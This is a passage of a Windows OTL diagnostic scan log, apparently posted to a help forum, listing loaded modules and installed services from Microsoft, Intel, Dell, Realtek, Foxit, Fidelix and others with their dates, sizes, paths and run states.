MOD - [2014.12.09 00.28.12 | 000,016,856 | ---- | M] () -- C:\Program Files (x86)\CyberLink\CyberLink Media Suite\Power2Go8\CLMLSvcPS.dll

MOD - [2014.12.08 09.28.07 | 000,627,672 | ---- | M] () -- C:\Program Files (x86)\CyberLink\CyberLink Media Suite\Power2Go8\CLMediaLibrary.dll

MOD - [2014.04.18 08.23.31 | 000,148,992 | ---- | M] () -- C:\Program Files (x86)\TW-LTE 4G 3G Connection Manager\UIExec.exe

MOD - [2014.04.18 05.09.27 | 000,441,344 | ---- | M] () -- C:\Program Files (x86)\TW-LTE 4G 3G Connection Manager\CancelAutoPlay.exe

[color=#E56717]===== Services (SafeList) =====[/color]

SRV:[b]64bit:[/b] - [2017.09.30 07.41.28 | 005,304,496 | ---- | M] (Microsoft Corporation) [On_Demand | Running] -- C:\Windows\SysNative\Windows.StateRepository.dll -- (StateRepository)

SRV:[b]64bit:[/b] - [2017.09.30 07.40.50 | 000,849,816 | ---- | M] (Microsoft Corporation) [Disabled | Stopped] -- C:\Windows\SysNative\AppVClient.exe -- (AppVClient)

SRV:[b]64bit:[/b] - [2017.09.30 07.40.38 | 000,336,320 | ---- | M] (Microsoft Corporation) [Auto | Running] - - C:\Windows\SysNative\SecurityHealthService.exe -- (SecurityHealthService)

SRV:[b]64bit:[/b] - [2017.09.29 09.31.30 | 000,057,344 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\efssvc.dll -- (EFS)

SRV:[b]64bit:[/b] - [2017.09.29 09.29.36 | 000,304,640 | ---- | M] (Microsoft Corporation) [Auto | Running] - - C:\Windows\SysNative\dusmsvc.dll -- (DusmSvc)

SRV:[b]64bit:[/b] - [2017.09.29 09.28.35 | 000,699,904 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\FlightSettings.dll -- (wisvc)

SRV:[b]64bit:[/b] - [2017.09.29 09.26.21 | 002,809,344 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\AppXDeploymentServer.dll -- (AppXSvc)

SRV:[b]64bit:[/b] - [2017.09.29 09.25.56 | 000,586,240 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\AppReadiness.dll -- (AppReadiness)

SRV:[b]64bit:[/b] - [2017.09.29 09.24.36 | 000,684,032 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\usocore.dll -- (UsoSvc)

SRV:[b]64bit:[/b] - [2017.09.29 09.24.18 | 001,307,648 | ---- | M] (Microsoft Corporation) [Auto | Running] - - C:\Windows\SysNative\dosvc.dll -- (DoSvc)

SRV:[b]64bit:[/b] - [2017.09.29 09.24.07 | 001,201,664 | ---- | M] (Microsoft Corporation) [Disabled | Stopped] -- C:\Windows\SysNative\AgentService.exe -- (UevAgentService)

SRV:[b]64bit:[/b] - [2017.09.29 09.24.04 | 001,628,672 | ---- | M] (Microsoft Corporation) [On_Demand | Unknown] -- C:\Windows\SysNative\UserDataService.dll -- (UserDataSvc)

SRV:[b]64bit:[/b] - [2017.09.29 09.23.51 | 001,052,672 | ---- | M] (Microsoft Corporation) [On_Demand | Running] -- C:\Windows\SysNative\TokenBroker.dll -- (TokenBroker)

SRV:[b]64bit:[/b] - [2017.09.29 09.23.29 | 000,647,168 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\RDXService.dll -- (RetailDemo)

SRV:[b]64bit:[/b] - [2017.09.20 09.18.14 | 000,012,288 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\inetsrv\WMSvc.exe -- (WMSVC)

SRV:[b]64bit:[/b] - [2017.09.20 09.18.11 | 000,082,432 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\inetsrv\w3logsvc.dll -- (w3logsvc)

SRV:[b]64bit:[/b] - [2017.09.20 09.18.09 | 000,017,408 | ---- | M] (Microsoft Corporation) [Auto | Running] - - C:\Windows\SysNative\inetsrv\inetinfo.exe -- (IISADMIN)

SRV:[b]64bit:[/b] - [2017.09.19 00.23.44 | 000,210,432 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\tetheringservice.dll -- (icssvc)

SRV:[b]64bit:[/b] - [2017.09.06 16.34.36 | 001,833,984 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\workfolderssvc.dll -- (workfolderssvc)

SRV:[b]64bit:[/b] - [2017.09.06 16.34.36 | 001,298,432 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\lpasvc.dll -- (wlpasvc)

SRV:[b]64bit:[/b] - [2017.09.06 16.34.36 | 000,582,656 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\SmsRouterSvc.dll -- (SmsRouter)

SRV:[b]64bit:[/b] - [2017.09.06 16.34.36 | 000,536,064 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\Windows.Internal.Management.dll -- (DmEnrollmentSvc)

SRV:[b]64bit:[/b] - [2017.09.06 16.34.34 | 001,015,296 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\XblAuthManager.dll -- (XblAuthManager)

SRV:[b]64bit:[/b] - [2017.09.06 16.34.34 | 000,847,360 | ---- | M] (Microsoft Corporation) [Auto | Running] - - C:\Windows\SysNative\bisrv.dll -- (BrokerInfrastructure)

SRV:[b]64bit:[/b] - [2017.09.06 16.34.34 | 000,625,152 | ---- | M] (Microsoft Corporation) [Auto | Running] -
- C:\Windows\SysNative\AudioEndpointBuilder.dll -- (AudioEndpointBuilder)

SRV:[b]64bit:[/b] - [2017.09.06 16.34.34 | 000,600,576 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\FrameServer.dll -- (FrameServer)

SRV:[b]64bit:[/b] - [2017.09.05 07.24.11 | 000,923,040 | ---- | M] (Microsoft Corporation) [Auto | Running] -
- C:\Windows\SysNative\CoreMessaging.dll -- (CoreMessagingRegistrar)

SRV:[b]64bit:[/b] - [2017.09.05 07.16.55 | 000,872,472 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\ClipSVC.dll -- (ClipSVC)

SRV:[b]64bit:[/b] - [2017.09.05 06.21.46 | 000,773,120 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\PhoneService.dll -- (PhoneSvc)

SRV:[b]64bit:[/b] - [2017.09.05 06.19.46 | 000,772,096 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\netlogon.dll -- (Netlogon)

SRV:[b]64bit:[/b] - [2017.09.05 06.18.35 | 000,803,328 | ---- | M] (Microsoft Corporation) [Auto | Running] -
- C:\Windows\SysNative\wcmSvc.dll -- (WcmSvc)

SRV:[b]64bit:[/b] - [2017.09.05 06.18.15 | 000,491,520 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\NgcCtrSvc.dll -- (NgcCtrSvc)

SRV:[b]64bit:[/b] - [2017.09.05 06.14.36 | 001,046,016 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\ngcSvc.dll -- (NgcSvc)

SRV:[b]64bit:[/b] - [2017.09.05 06.14.13 | 002,516,480 | ---- | M] (Microsoft Corporation) [Auto | Running] -
- C:\Windows\SysNative\diagtrack.dll -- (DiagTrack)

SRV:[b]64bit:[/b] - [2017.09.05 06.12.16 | 002,153,984 | ---- | M] (Microsoft Corporation) [On_Demand |
Running] -- C:\Windows\SysNative\wlidSvc.dll -- (wlidSvc)

SRV:[b]64bit:[/b] - [2017.09.05 06.10.07 | 000,431,616 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\BthHFSrv.dll -- (BthHFSrv)

SRV:[b]64bit:[/b] - [2017.08.24 11.02.02 | 000,397,296 | ---- | M] (Intel Corporation) [On_Demand | Running]
-- C:\Windows\SysNative\DriverStore\FileRepository\ki124064.inf_amd64_c15f53d05810a034\IntelCpHe-
ciSvc.exe -- (cphs)

SRV:[b]64bit:[/b] - [2017.08.24 11.02.00 | 000,613,360 | ---- | M] (Intel Corporation) [Auto | Running] --
C:\Windows\SysNative\DriverStore\FileRepository\ki124064.inf_amd64_c15f53d05810a034\In-
telCpHDCPSvc.exe -- (cplspcon)

SRV:[b]64bit:[/b] - [2017.08.24 11.01.14 | 000,415,216 | ---- | M] (Intel Corporation) [Auto | Running] --
C:\Windows\SysNative\DriverStore\FileRepository\ki124064.inf_amd64_c15f53d05810a034\igfx-
CUIService.exe -- (igfxCUIService2.0.0.0)

SRV:[b]64bit:[/b] - [2017.08.04 22.13.46 | 000,053,208 | ---- | M] (Dell Inc.) [Auto | Running] -- C:\Program
Files\Dell\SupportAssistAgent\bin\SupportAssistAgent.exe -- (SupportAssistAgent)

SRV:[b]64bit:[/b] - [2017.07.27 10.44.20 | 000,208,760 | ---- | M] (Dell Inc.) [Auto | Running] -- C:\Program
Files\Dell\DellDataVault\DDVCollectorSvcApi.exe -- (DDVCollectorSvcApi)

SRV:[b]64bit:[/b] - [2017.07.27 10.44.06 | 003,294,584 | ---- | M] (Dell Inc.) [Auto | Running] -- C:\Program
Files\Dell\DellDataVault\DDVDataCollector.exe -- (DDVDataCollector)

SRV:[b]64bit:[/b] - [2017.07.27 10.41.26 | 000,217,464 | ---- | M] (Dell Inc.) [Auto | Running] -- C:\Program
Files\Dell\DellDataVault\DDVRulesProcessor.exe -- (DDVRulesProcessor)

SRV:[b]64bit:[/b] - [2017.07.21 18.21.14 | 000,017,992 | ---- | M] (Intel Corporation) [Auto | Running] --
C:\Program Files\Intel\Intel(R) Rapid Storage Technology\IAStorDataMgrSvc.exe -- (IAStorDataMgrSvc)

SRV:[b]64bit:[/b] - [2017.07.11 02.35.19 | 000,102,816 | ---- | M] (Microsoft Corporation) [Auto | Running] -
- C:\Program Files\Windows Defender\MsMpEng.exe -- (WinDefend)

SRV:[b]64bit:[/b] - [2017.07.11 02.35.03 | 000,192,512 | ---- | M] (Microsoft Corporation) [Disabled |
Stopped] -- C:\Windows\SysNative\Windows.SharedPC.AccountManager.dll -- (shpamsvc)

SRV:[b]64bit:[/b] - [2017.07.11 02.34.57 | 001,067,008 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\XboxNetApiSvc.dll -- (XboxNetApiSvc)

SRV:[b]64bit:[/b] - [2017.07.11 02.34.57 | 000,555,008 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\WFDSConMgrSvc.dll -- (WFDSConMgrSvc)

SRV:[b]64bit:[/b] - [2017.07.11 02.34.57 | 000,301,056 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\EnterpriseAppMgmtSvc.dll -- (EntAppSvc)

SRV:[b]64bit:[/b] - [2017.07.11 02.34.57 | 000,200,192 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\ScDeviceEnum.dll -- (ScDeviceEnum)

SRV:[b]64bit:[/b] - [2017.07.11 02.34.53 | 001,177,600 | ---- | M] (Microsoft Corporation) [On_Demand | Unknown] -- C:\Windows\SysNative\Unistore.dll -- (UnistoreSvc)

SRV:[b]64bit:[/b] - [2017.07.11 02.34.53 | 000,970,240 | ---- | M] (Microsoft Corporation) [Auto | Running] - C:\Windows\SysNative\cdpsvc.dll -- (CDPSvc)

SRV:[b]64bit:[/b] - [2017.07.11 02.34.53 | 000,632,832 | ---- | M] (Microsoft Corporation) [Auto | Running] - C:\Windows\SysNative\tileobjserver.dll -- (tiledatamodelsvc)

SRV:[b]64bit:[/b] - [2017.07.11 02.34.53 | 000,548,864 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\SensorService.dll -- (SensorService)

SRV:[b]64bit:[/b] - [2017.07.11 02.34.53 | 000,149,504 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\embeddedmodesvc.dll -- (embeddedmode)

SRV:[b]64bit:[/b] - [2017.03.20 05.44.28 | 003,913,064 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe -- (Sense)

SRV:[b]64bit:[/b] - [2017.03.20 05.44.08 | 000,196,096 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\appmgmts.dll -- (AppMgmt)

SRV:[b]64bit:[/b] - [2017.03.18 22.59.53 | 000,428,032 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\WalletService.dll -- (WalletService)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.33 | 000,706,048 | ---- | M] (Microsoft Corporation) [Auto | Running] - C:\Windows\SysNative\lsm.dll -- (LSM)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.32 | 000,689,152 | ---- | M] (Microsoft Corporation) [On_Demand | Unknown] -- C:\Windows\SysNative\DevicesFlowBroker.dll -- (DevicesFlowUserSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.29 | 000,088,064 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\NcdAutoSetup.dll -- (NcdAutoSetup)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.24 | 000,081,920 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\wiarpd.dll -- (WiaRpd)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.22 | 000,086,528 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\DiagSvc\DiagnosticsHub.StandardCollector.Service.exe -- (diagnosticshub.standardcollector.service)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.21 | 001,135,104 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\XblGameSave.dll -- (XblGameSave)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.21 | 000,334,848 | ---- | M] (Microsoft Corporation) [On_Demand | Running] -- C:\Windows\SysNative\ncbservice.dll -- (NcbService)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.21 | 000,093,696 | ---- | M] (Microsoft Corporation) [On_Demand | Running] -- C:\Windows\SysNative\keyiso.dll -- (KeyIso)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.21 | 000,047,664 | ---- | M] (Microsoft Corporation) [Auto | Running] - C:\Windows\SysNative\svchost.exe -- (WpnUserService_6604f)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.21 | 000,047,664 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\svchost.exe -- (UserDataSvc_6604f)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.21 | 000,047,664 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\svchost.exe -- (UnistoreSvc_6604f)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.21 | 000,047,664 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\svchost.exe -- (PimIndexMaintenanceSvc_6604f)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.21 | 000,047,664 | ---- | M] (Microsoft Corporation) [Auto | Running] -
- C:\Windows\SysNative\svchost.exe -- (OneSyncSvc_6604f)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.21 | 000,047,664 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\svchost.exe -- (MessagingService_6604f)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.21 | 000,047,664 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\svchost.exe -- (DevicesFlowUserSvc_6604f)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.21 | 000,047,664 | ---- | M] (Microsoft Corporation) [Auto | Running] -
- C:\Windows\SysNative\svchost.exe -- (CDPUserSvc_6604f)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.18 | 000,055,296 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\dmwappushsvc.dll -- (dmwappushservice)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.17 | 001,191,424 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\SEMgrSvc.dll -- (SEMgrSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.17 | 000,152,576 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\RMapi.dll -- (RmSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.16 | 000,524,288 | ---- | M] (Microsoft Corporation) [Auto | Unknown]
-- C:\Windows\SysNative\cdpusersvc.dll -- (CDPUserSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.16 | 000,342,528 | ---- | M] (Microsoft Corporation) [Auto | Unknown]
-- C:\Windows\SysNative\APHostService.dll -- (OneSyncSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.16 | 000,072,704 | ---- | M] (Microsoft Corporation) [Auto | Unknown]
-- C:\Windows\SysNative\WpnUserService.dll -- (WpnUserService)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.13 | 000,276,480 | ---- | M] (Microsoft Corporation) [Auto | Running] -
- C:\Windows\SysNative\wpnservice.dll -- (WpnService)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.12 | 000,149,504 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\dssvc.dll -- (DsSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.10 | 001,284,608 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\SensorDataService.exe -- (SensorDataService)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.09 | 000,090,624 | ---- | M] (Microsoft Corporation) [Auto | Stopped] -
- C:\Windows\SysNative\moshost.dll -- (MapsBroker)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.09 | 000,024,576 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\AJRouter.dll -- (AJRouter)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.07 | 000,233,984 | ---- | M] (Microsoft Corporation) [On_Demand |
Running] -- C:\Windows\SysNative\DeviceSetupManager.dll -- (DsmSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.07 | 000,182,272 | ---- | M] (Microsoft Corporation) [On_Demand |
Unknown] -- C:\Windows\SysNative\PimIndexMaintenance.dll -- (PimIndexMaintenanceSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.04 | 000,301,216 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\xbgmsvc.dll -- (xbgm)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.04 | 000,043,520 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\lfsvc.dll -- (lfsvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.04 | 000,033,792 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\DevQueryBroker.dll -- (DevQueryBroker)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.04 | 000,026,624 | ---- | M] (Microsoft Corporation) [On_Demand |
Running] -- C:\Windows\SysNative\LicenseManagerSvc.dll -- (LicenseManager)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.04 | 000,018,944 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\xboxgipSvc.dll -- (XboxGipSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.01 | 000,723,968 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\NaturalAuth.dll -- (NaturalAuthentication)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.01 | 000,064,000 | ---- | M] (Microsoft Corporation) [On_Demand |
Stopped] -- C:\Windows\SysNative\ipxlatcfg.dll -- (IpXlatCfgSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.58.01 | 000,023,552 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\smphost.dll -- (smphost)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.58 | 000,877,568 | ---- | M] (Microsoft Corporation) [Auto | Running] - - C:\Windows\SysNative\usermgr.dll -- (UserManager)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.58 | 000,519,168 | ---- | M] (Microsoft Corporation) [On_Demand | Running] -- C:\Windows\SysNative\netprofmsvc.dll -- (netprofm)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.58 | 000,165,888 | ---- | M] (Microsoft Corporation) [On_Demand | Running] -- C:\Windows\SysNative\TimeBrokerServer.dll -- (TimeBrokerSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.58 | 000,095,744 | ---- | M] (Microsoft Corporation) [Disabled | Stopped] -- C:\Windows\SysNative\tzautoupdate.dll -- (tzautoupdate)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.54 | 000,346,624 | ---- | M] (Microsoft Corporation) [On_Demand | Running] -- C:\Windows\SysNative\vaultsvc.dll -- (VaultSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.54 | 000,292,352 | ---- | M] (Microsoft Corporation) [Auto | Running] - - C:\Windows\SysNative\SystemEventsBrokerServer.dll -- (SystemEventsBroker)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.54 | 000,059,800 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\hvhostsvc.dll -- (HvHost)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.47 | 000,261,632 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\NetSetupSvc.dll -- (NetSetupSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.46 | 000,455,168 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\das.dll -- (DeviceAssociationService)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.24 | 000,027,648 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\wephostsvc.dll -- (WEPHOSTSVC)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.16 | 000,121,856 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\fhsvc.dll -- (fhsvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.16 | 000,013,824 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\svsvc.dll -- (svsvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.15 | 000,302,592 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\TieringEngineService.exe -- (TieringEngineService)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.05 | 000,891,904 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\Spectrum.exe -- (spectrum)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.03 | 000,167,424 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\NcaSvc.dll -- (NcaSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.57.00 | 000,051,712 | ---- | M] (Microsoft Corporation) [On_Demand | Unknown] -- C:\Windows\SysNative\MessagingService.dll -- (MessagingService)

SRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,342,264 | ---- | M] (Microsoft Corporation) [On_Demand | Running] -- C:\Program Files\Windows Defender\NisSrv.exe -- (WdNisSvc)

SRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,307,712 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\icsvcext.dll -- (vmicvss)

SRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,307,712 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\icsvcext.dll -- (vmicrdv)

SRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,283,648 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\icsvc.dll -- (vmicvmsession)

SRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,283,648 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\icsvc.dll -- (vmictimesync)

SRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,283,648 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\icsvc.dll -- (vmicshutdown)

SRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,283,648 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\icsvc.dll -- (vmickvpexchange)

SRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,283,648 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\icsvc.dll -- (vmicheartbeat)

SRV:[b]64bit:[/b] - [2017.03.18 22.56.44 | 000,283,648 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\icsvc.dll -- (vmicguestinterface)

SRV:[b]64bit:[/b] - [2017.03.18 22.56.20 | 002,899,968 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysNative\spool\drivers\x64\3\PrintConfig.dll -- (PrintNotify)

SRV:[b]64bit:[/b] - [2016.10.14 18.27.54 | 000,321,032 | ---- | M] (Realtek Semiconductor) [Auto | Running] -- C:\Program Files\Realtek\Audio\HDA\RtkAudioService64.exe -- (RtkAudioService)

SRV:[b]64bit:[/b] - [2016.10.14 06.42.24 | 000,630,048 | ---- | M] (Intel(R) Corporation) [On_Demand | Stopped] -- C:\Program Files\Intel\iCLS Client\SocketHeciServer.exe -- (Intel(R))

SRV:[b]64bit:[/b] - [2016.10.05 13.44.04 | 000,410,032 | ---- | M] (Waves Audio Ltd.) [Auto | Running] -- C:\Program Files\Waves\MaxxAudio\WavesSysSvc64.exe -- (WavesSysSvc)

SRV - [2017.09.30 04.04.50 | 004,215,184 | ---- | M] (Microsoft Corporation) [On_Demand | Running] -- C:\Windows\SysWOW64\Windows.StateRepository.dll -- (StateRepository)

SRV - [2017.09.29 09.34.29 | 000,798,720 | ---- | M] (Microsoft Corporation) [On_Demand | Running] -- C:\Windows\SysWOW64\TokenBroker.dll -- (TokenBroker)

SRV - [2017.09.20 09.18.13 | 000,497,664 | ---- | M] (Microsoft Corporation) [On_Demand | Running] -- C:\Windows\SysWOW64\inetsrv\iisw3adm.dll -- (WAS)

SRV - [2017.09.20 09.18.13 | 000,497,664 | ---- | M] (Microsoft Corporation) [Auto | Running] -- C:\Windows\SysWOW64\inetsrv\iisw3adm.dll -- (W3SVC)

SRV - [2017.09.20 09.18.10 | 000,072,192 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysWOW64\inetsrv\w3logsvc.dll -- (w3logsvc)

SRV - [2017.09.20 09.18.09 | 000,056,832 | ---- | M] (Microsoft Corporation) [Auto | Running] -- C:\Windows\SysWOW64\inetsrv\apphostsvc.dll -- (AppHostSvc)

SRV - [2017.09.06 16.34.39 | 000,394,240 | ---- | M] (Microsoft Corporation) [On_Demand | Stopped] -- C:\Windows\SysWOW64\Windows.Internal.Management.dll -- (DmEnrollmentSvc)

SRV - [2017.09.05 06.37.39 | 000,583,160 | ---- | M] (Microsoft Corporation) [Auto | Running] -- C:\Windows\SysWOW64\CoreMessaging.dll -- (CoreMessagingRegistrar)

SRV - [2017.08.30 09.35.46 | 000,242,176 | ---- | M] () [Auto | Running] -- C:\Fidelix\webVision\Bin\Fdx-Service.exe -- (Fidelix Reporting)

SRV - [2017.08.30 09.35.24 | 000,025,600 | ---- | M] () [Auto | Running] -- C:\Fidelix\webVision\Bin\FdxBackupService.exe -- (FdxBackupService)

SRV - [2017.08.30 09.33.22 | 000,322,560 | ---- | M] () [Auto | Running] -- C:\Fidelix\webVision\Bin\FdxOnlineService.exe -- (FdxOnlineService)

SRV - [2017.08.25 14.55.04 | 001,659,456 | ---- | M] (Foxit Software Inc.) [Auto | Running] -- C:\Program Files (x86)\Foxit Software\Foxit Reader\FoxitConnectedPDFService.exe -- (FoxitReaderService)

SRV - [2017.08.24 16.08.41 | 000,194,000 | ---- | M] (Mozilla Foundation) [On_Demand | Stopped] -- C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe -- (MozillaMaintenance)

SRV - [2017.08.24 11.02.02 | 000,397,296 | ---- | M] (Intel Corporation) [On_Demand | Running] -- C:\WINDOWS\System32\DriverStore\FileRepository\ki124064.inf_amd64_c15f53d05810a034\IntelCpHeciSvc.exe -- (cphs)

SRV - [2017.08.24 11.02.00 | 000,613,360 | ---- | M] (Intel Corporation) [Auto | Running] -- C:\WINDOWS\System32\DriverStore\FileRepository\ki124064.inf_amd64_c15f53d05810a034\IntelCpHDCPSvc.exe -- (cplspcon)

SRV - [2017.08.24 11.01.14 | 000,415,216 | ---- | M] (Intel Corporation) [Auto | Running] -- C:\WINDOWS\System32\DriverStore\FileRepository\ki124064.inf_amd64_c15f53d05810a034\igfxCUIService.exe -- (igfxCUIService2.0.0.0)

